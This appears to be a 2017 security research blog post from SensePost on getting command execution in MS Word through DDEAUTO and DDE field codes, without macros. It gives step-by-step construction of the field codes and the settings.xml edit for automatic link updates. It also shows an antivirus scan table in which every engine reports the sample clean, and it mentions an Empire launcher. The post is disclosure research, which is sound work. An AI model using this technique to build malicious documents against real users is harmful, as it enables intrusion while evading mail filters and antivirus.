Our Blog

2022 (10) 2021 (13) 2020 (30) 2019 (10) 2018 (14) 2017 (27) 2016 (22)

Macro-less Code Exec in MSWord

Reading time ~5 min

Posted by saif on 09 October 2017

Categories: Exploit, Office

Authors: Etienne Stalmans, Saif El-Sherei

What if we told you that there is a way to get command execution on MSWord without any Macros, or memory corruption?!

> Windows provides several methods for transferring data between applications. One method is to use the Dynamic Data Exchange (DDE) protocol. The DDE protocol is a set of messages and guidelines. It sends messages between applications that share data and uses shared memory to exchange data between applications. Applications can use the DDE protocol for one-time data transfers and for continuous exchanges in which applications send updates to one another as new data becomes available.


In our context DDE works by executing an application, that will provide the data (data provider). In a previous post[1] We discussed using DDE in MSExcel to gain command execution, and have had great success in using this technique to bypass macro filtering mail gateways and corporate VBA policies. DDE isn't only limited to Excel and Word has had DDE capabilities all this time. This has been

DDE and Office


While Etienne and myself were looking into the some interesting COM objects, specifically relating to MS Office, we noticed that the COM methods DDEInitialize, and DDEExecute were exposed by both MSExcel, and MSWord. Since DDE gave us command execution on MSExcel, we decided to embark on a journey to discover how we can use DDE in MSWord and to see if command execution could also be achieved from it.

After relentless research we found that DDE in MSWord is used, in fields, to add a field to MSWord you need to do the following:


```
Insert tab -> Quick Parts -> Field
```



Choose = (Formula) and click ok.




After that, you should see a Field inserted in the document with an error “**!Unexpected End of Formula”**, right-click the Field, and choose Toggle Field Codes.



The Field Code should now be displayed, change it to Contain the following:

```
{DDEAUTO c:\\windows\\system32\\cmd.exe "/k calc.exe"  }
```

The DDEAUTO keyword is to inform MSWord that this is a DDE field, and will auto execute when the document is opened, the second part is the full path of the executable to execute, and the last part between quotes are the arguments to pass to this executable (execute calc.exe).




An alternative method is to use


`CTRL+F9`

to create an empty Field Identifier, and insert the DDE formula directly.


Now save the document as a normal word document “.docx”, and open it on any machine.




The first warning is to update the document links, nothing malicious there.



The second prompt asks the user whether or not they want to execute the specified application, now this can be considered as a security warning since it asks the user to execute “cmd.exe”, however with proper syntax modification it can be hidden.



When the victim clicks yes ….




And the best thing, no Macros, no Security warnings, and …

show by files

Antivirus	Results
Ad-Aware Pro	Clean
AhnLab V3 Internet Security	Clean
Arcavir Antivirus 2014	Clean
avast! Internet Security	Clean
AVG Anti-Virus	Clean
Avira Antivirus Suite	Clean
Bitdefender Antivirus Plus	Clean
BullGuard Antivirus	Clean
Clam AntiVirus	Clean
COMODO Internet Security	Clean
Emsisoft Anti-Malware	Clean
eScan Antivirus	Clean
ESET NOD32 Antivirus	Clean
F-PROT Antivirus for Windows	Clean
F-Secure Internet Security 2014	Clean
G Data AntiVirus	Clean
IKARUS anti.virus	Clean
Jiangmin Antivirus 2011	Clean
K7 UltimateSecurity	Clean
Kaspersky Anti-Virus	Clean
Malwarebytes Anti-Malware	Clean
McAfee Total Protection	Clean
McAfee VirusScan Enterprise	Clean
Nano Antivirus	Clean
Outpost Antivirus Pro	Clean
Panda Global Protection 2014	Clean
Quick Heal Internet Security	Clean
Solo Antivirus	Clean
Sophos Anti-Virus	Clean
SUPERAntiSpyware	Clean
Symantec Endpoint Protection	Clean
Total Defence Anti-Virus 2011	Clean
TrustPort Antivirus	Clean
Twister Antivirus	Clean
VBA32 Anti-Virus	Clean
VirIT eXplorer	Clean
Windows Defender	Clean
Zillya! Internet Security	Clean

Shells

As a PoC we compiled a demonstration video with an Empire launcher armed document, the same one scanned above, using the following payload :D



A final note;


The same can be achieved using the “DDE” field identifier:

```
{DDE "c:\\windows\\system32\\cmd.exe" "/c notepad" }
```

but you will then need to modify the .docx to enable automatic link updating. To do this, open the .docx in an archive manager and open *word/settings.xml*. Now insert the following XML tag into the docPr element:

```
<w:updateFields w:val="true"/>
```

Save the settings file, update the archive. And Word will now prompt to auto update links, with a slightly different prompt from before, but with the exact same result as DDEAUTO.



A slightly different message from Word.

Disclosure Timeline:

- 23/08/2017 – Reported to Microsoft to see if they are interested in a fix.
- 23/08/2017 – Microsoft responded that they successfully reproduced the issue and ask for more details.

Additional Resources

1. https://sensepost.com/blog/2016/powershell-c-sharp-and-dde-the-power-within/
2. http://pwndizzle.blogspot.com.es/2017/03/office-document-macros-ole-actions-dde.html

Get in touch with us

sensepost@orangecyberdefense.com

Please select your enquiry type, and we'll get back to you as soon as possible

General

Name

Email address

Contact Number

Your message

Get in touch

By clicking 'Get in touch' you agree to Orange Cyberdefense's Terms of Service

Pretoria (Head Office)

Orange Cyberdefense

London (Head Office)

+44 (0)2070 781 360

SensePost, 250 Waterloo Road, SE1 8RD, London, United Kingdom

Cape Town

+27 (0)12 460 0880

183 Albion Springs Corner Main Road &, Albion Springs Cl,, Rondebosch, Cape Town, South Africa